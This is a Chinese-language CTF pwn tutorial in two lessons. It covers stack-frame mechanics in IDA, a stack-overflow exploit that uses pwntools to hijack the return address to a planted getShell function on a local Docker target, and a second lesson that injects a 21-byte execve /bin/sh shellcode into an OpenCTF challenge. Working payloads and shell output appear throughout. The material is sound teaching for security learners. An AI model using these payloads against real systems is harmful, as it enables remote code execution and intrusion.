
单位是函数栈帧。一个函数栈帧的结构如图所示：




栈的生长方式是向低地址生长，也就是说这张图的方向和IDA中栈窗口的方向是一样的，越往上地址值越小。同样的，新入栈的栈帧在IDA的窗口中会把原来的栈帧“压”在下面。ESP和EBP两个寄存器负责标定当前栈帧的范围。图中标黑的部分即为实际上ESP和EBP中间的最大区域（为了方便讲解，我们把EIP和参数也列入一个函数的函数栈帧）。图中的局部变量和参数很好理解，但EBP和EIP又是什么意思呢？我们回到IDA调试窗口。按照程序的逻辑，接下来应该是执行call hello这行指令调用hello这个函数，函数执行完后回到下一行的mov eax, 0，其地址为080484DE. 然后我们再把当前ESP和EBP的值记下来(受地址空间随机化ASLR的影响，每台电脑每次运行到此处的ESP和EBP值不一定相同)，然后按F7进入hello函数。




如图，执行完call hello这一行指令后发生了如下改变。由此我们可以得知call指令是可以改变EIP“始终指向下一条指令地址”的行为的，且call指令会把call下一条指令地址压栈。我们可以理解为call hello等价于push eip; mov eip, [hello]。所以我们的第一个问题“栈帧中的EIP是什么意思”的回答就是：栈帧中的EIP是call指令的下一条指令的地址。我们继续F8单步执行。






如图，通过依次执行三条指令，程序为hello函数开辟了新的栈帧，同时把原来的栈帧，即执行了call hello函数的main函数的栈帧的栈底EBP保存到栈中。继续往下执行到read函数，然后随便输入一些比较有标志性的内容，比如12345678，我们就会发现存储输入的局部变量buf就在这片新开辟的栈帧中。




我们已经接触到了栈帧的开辟与被使用情况，接下来我们再通过调试继续学习栈帧的销毁。继续F8到leave一行，此时我们会发现栈帧再次回到了刚执行完sub esp, 18h的状态。

执行完leave一行指令后栈帧被销毁，整体状态回到了call hello执行前的状态。即leave指令相当于add esp, xxh; mov esp, ebp; pop ebp



再次F8，发现EIP指向了call hello的下一行指令，同时栈中保存的EIP值被弹出，栈顶地址+4. 即retn等同于pop eip




此时hello函数代码执行完毕，控制流程返回到了调用hello函数的main函数中。

0x01 栈溢出实战

通过上一节的调试，我们大概理解了函数栈的初始化和销毁过程。我们发现随着我们的输入变多，输入的内容离栈上保存的EIP地址越来越近，那么我们可不可以通过输入修改掉栈上的EIP地址，从而在retn指令执行完后“pwn”掉程序呢？我们按Ctrl+F2结束掉当前的调试，再试一次。为了节约时间，这回我们直接把断点下在hello函数里的call _read一行。
启动调试，程序中断后界面如下

通过观察read函数的参数和栈中的保存的EIP地址，我们计算出两者的偏移是0x16个字节，也就是说输入0x16=22个字节的数据，我们的输入就会和栈中的EIP“接上”，输入22+4=26个字节，我们的输入就会覆盖掉EIP。那么我们构造payload为‘A’*22+‘B’*4，即AAAAAAAAAAAAAAAAAAAAAABBBB，根据我们的推测，在EIP寄存器指向retn指令所在地址时，栈顶应该是‘BBBB’。即retn执行完之后，EIP里的值将不再是图中框起来的080484DE，而是42424242（BBBB的ASCII值），按F8使IDA挂起，在docker环境中输入payload



栈中的EIP果然按照我们的推测被修改成42424242了。显然，这是一个非法的内存地址，它所在的内存页此时对我们来说并没有访问权限，所以我们运行完retn后程序将会报错。

```
.text:0804846B                  public getShell
.text:0804846B getShell         proc near
.text:0804846B                  push    ebp
.text:0804846C                  mov     ebp, esp
.text:0804846E                  sub     esp, 8
.text:08048471                  sub     esp, 0Ch
.text:08048474                  push    offset command  ; "/bin/sh"
.text:08048479                  call    _system
.text:0804847E                  add     esp, 10h
.text:08048481                  nop
.text:08048482                  leave
.text:08048483                  retn
.text:08048483 getShell         endp
.text:08048483
```

选择OK，继续F8并且选择将错误传递给系统，这个进程接收到信号后将会结束，调试结束。我们通过一个程序本身的bug构造了一个特殊输入结束掉了它。

0x02 结合pwntools打造一个远程代码执行漏洞exp

通过上一节的内容，我们已经可以做到远程使一个程序崩溃。不要小看这个成果。如果我们能挖掘到安全软件或者系统的漏洞从而使其崩溃，我们就可以让某些保护失效，从而使后面的入侵更加轻松。当然，我们也不应该满足于这个成果，如果可以继续扩大这个漏洞的利用面，制造一个著名的RCE（远程代码执行），为所欲为，岂不是更好？当然，CTF中的绝大部分pwn题也同样需要通过暴露给玩家的一个IP地址和端口号的组合，通过对端口上运行的程序进行挖掘，使用挖掘到的漏洞使程序执行不该执行的代码，从而获取到flag，这也是我们学习的目标。

为了降低难度，我在编写hello这个小程序的时候已经预先埋了一个后门——位于0804846B的名为getShell的函数。

```
int getShell()
{
  return system("/bin/sh");
}
```

如图，这个函数唯一的作用就是调用system("/bin/sh")打开一个bash shell，从而可以执行shell命令与系统本身进行交互

```
root@0d5dc6d7c16a:~# socat tcp-listen:10001,reuseaddr,fork EXEC
```

正常的程序流程并不会调用这个函数，所以我们将会利用上一节中发现的漏洞劫持程序执行流程，从而执行getShell函数。

首先我们把hello的IO转发到10001端口上

```
root@kali:~# docker exec -it ubuntu.17.04.i386 /bin/bash
root@0d5dc6d7c16a:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.17.0.2  netmask 255.255.0.0  broadcast 0.0.0.0
        ether 02:42:ac:11:00:02  txqueuelen 0  (Ethernet)
        RX packets 522  bytes 35307 (35.3 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 421  bytes 190849 (190.8 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

然后我们从docker环境中获取其ip地址（我的是172.17.0.2，不同环境下可能不同）

然后在kali中启动python，导入pwntools库并且打开一个与docker环境10001端口（即hello程序）的连接

```
root@kali:~# python
Python 2.7.14 (default, Sep 17 2017, 18:50:44)
[GCC 7.2.0] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> from pwn import *
>>> io = remote('172.17.0.2', 10001)
[x] Opening connection to 172.17.0.2 on port 10001
[x] Opening connection to 172.17.0.2 on port 10001: Trying 172.17.0.2
[+] Opening connection to 172.17.0.2 on port 10001: Done
>>>
```

此时我们可以像上一篇文章一样打开IDA进行附加调试，在这里我就不再次演示了。从上一节的分析我

们知道payload的组成应该是22个任意字符+地址。但是我们要怎么把16进制数表示的地址转换成4个字节的字符串呢？我们可以选用structs库，当然pwntools提供了一个更方便的函数p32()（即pack32位地址，同样的还有unpack32位地址的u32()以及不同位数的p16(),p64()等等），所以我们的payload就是22*'A'+p32(0x0804846B)。

```
>>> from pwn import *
>>> io = remote('172.17.0.2', 10001)
[x] Opening connection to 172.17.0.2 on port 10001
[x] Opening connection to 172.17.0.2 on port 10001: Trying 172.17.0.2
[+] Opening connection to 172.17.0.2 on port 10001: Done
>>> payload = 'A'*22+p32(0x0804846B)
>>> io.send(payload)
>>>
```

由于读取输入的函数是read，我们在输入时不需要以回车作为结束符(printf，getc，gets等则需要)，我们使用代码io.send(payload)向程序发送payload

```
>>> io.send(payload)
>>> io.interactive()
[*] Switching to interactive mode
ls
bin
boot
dev
etc
home
lib
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
```

由于我在这里没有设置IDA附加调试，显然程序也不会被断点中断，那么这个时候hello回显我们的输入之后应该成功地被payload劫持，跳转到getShell函数上了。为了与被pwn掉的hello进行交互，我们使用io.interactive()

```
>>> io.send(payload)
>>> io.interactive()
[*] Switching to interactive mode
ls
bin
boot
dev
etc
home
lib
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
```

可以看到我们已经成功地pwn掉了这个程序，取得了其所在环境的控制权。为了增加一点气氛，我们在/home下面放了一个flag文件。让我们来看一下flag是啥

```
etc
home
lib
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
cd home
ls -al
total 12
drwxr-xr-x 1 root root 4096 Jan 22 09:11 .
drwxr-xr-x 1 root root 4096 Dec 27 08:24 ..
-rw-r--r-- 1 root root   18 Jan 22 09:11 flag
cat flag
flag{Y0u_Go7_1T!}
```

如图，我们成功地做出了第一个pwn题。为了加深对栈溢出的理解，我选了几个真实的CTF赛题作为作业，注意不要将思维固定在获取shell上哦。

附件（课后例题和练习题请点击跳转到原文下载）


Linux pwn入门教程(2)——shellcode的使用，原理与变形

作者：Tangerine@SAINTSEC

0x00 shellcode的使用


在上一篇文章中我们学习了怎么使用栈溢出劫持程序的执行流程。为了减少难度，演示和作业题程序里都带有很明显的后门。然而在现实世界里并不是每个程序都有后门，即使是有，也没有那么好找。因此，我们就需要使用定制的shellcode来执行自己需要的操作。

首先我们把演示程序~/0penctf 2016-tyro_shellcode1/tyro_shellcode1复制到32位的docker环境中并开启调试器进行调试分析。需要注意的是，由于程序带了一个很简单的反调试，在调试过程中可能会弹出如下窗口：



此时点OK，在弹出的Exception handling窗口中选择No（discard）丢弃掉SIGALRM信号即可。

与上一篇教程不同的是，这次的程序并不存在栈溢出。从F5的结果上看程序使用read函数读取的输入甚至都不在栈上，而是在一片使用mmap分配出来的内存空间上。



通过调试，我们可以发现程序实际上是读取我们的输入，并且使用call指令执行我们的输入。也就是说我们的输入会被当成汇编代码被执行。


IDA View-A | Pseudocode-A | Hex View-1 | Structures

```
1  int __cdecl main(int argc, const char **argv, const char **envp)
2  {
3    int v3; // ST2C_4@1
4    void *ptr; // ST30_4@1
5    int v5; // ST38_4@1
6    int result; // eax@1
7    int v7; // edx@1
8    int v8; // [sp+3Ch] [bp-84h]@1
9    int v9; // [sp+8Ch] [bp-4h]@1
10
11   v9 = *MK_FP(__GS__, 20);
12   v3 = open("/home/challenge/flag", 0);
13   setbuf(_bss_start, 0);
14   setbuf(stdout, 0);
15   alarm(0x1Eu);
16   ptr = mmap(0, 0x80u, 7, 34, -1, 0);
17   memset(ptr, 0xC3, 0x7Fu);
18   memset(&v8, 0, 0x7Fu);
19   puts("OpenCTF tyro shellcode challenge.\n");
20   puts("Write me some shellcode that reads from the file_descriptor");
21   puts("I supply and writes it to the buffer that I supply");
22   printf("%d ... 0x%08x\n", v3, &v8);
23   read(0, ptr, 0x20u);
24   v5 = ((int (*)(void))ptr)();
25   puts((const char *)&v8);
26   result = v5;
27   v7 = *MK_FP(__GS__, 20) ^ v9;
28   return result;
29 }
```

简单的反调试实现，通过alarm()限制程序运行时间，干扰调试

使用mmap()分配出一片可读可写可执行的内存

输入被读取到mmap()分配出来的内存空间中



显然，我们这里随便输入的“12345678”有点问题，继续执行的话会出错。不过，当程序会把我们的输入当成指令执行，shellcode就有用武之地了。

首先我们需要去找一个shellcode，我们希望shellcode可以打开一个shell以便于远程控制只对我们暴露了一个10001端口的docker环境，而且shellcode的大小不能超过传递给read函数的参数，即0x20=32.我们通过著名的shell-storm.org的shellcode数据库shell-storm.org/shellcode/找到了一段符合条件的shellcode

- Linux/x86 - Tiny Execve sh Shellcode - 21 bytes *by Geyslan G. Bem*

21个字节的执行sh的shellcode，点开一看里面还有代码和介绍。我们先不管这些介绍，把shellcode取出来

```
"\x31\xc9\xf7\xe1\xb0\x0b\x51\x68\x2f\x2f"
"\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\xcd"
"\x80";
```


使用pwntools库把shellcode作为输入传递给程序，尝试使用io.interactive()与程序进行交互，发现可以执行shell命令。

```
>>> io = remote('172.17.0.2', 10001)
[x] Opening connection to 172.17.0.2 on port 10001
[x] Opening connection to 172.17.0.2 on port 10001: Trying 172.17.0.2
[+] Opening connection to 172.17.0.2 on port 10001: Done
>>>
>>> shellcode = "\x31\xc9\xf7\xe1\xb0\x0b\x51\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\xcd\x80"
>>> print io.recv()
OpenCTF tyro shellcode challenge.

Write me some shellcode that reads from the file_descriptor
I supply and writes it to the buffer that I supply
-1 ... 0xffbf46ec

>>> io.send(shellcode)
>>> io.interactive()
[*] Switching to interactive mode
ls
core
flag.txt
just_do_it
linux_server
tyro_shellcode1
```


当然，shell-storm上还有可以执行其他功能如关机，进程炸弹，读取/etc/passwd等的shellcode，大家也可以试一下。总而言之，s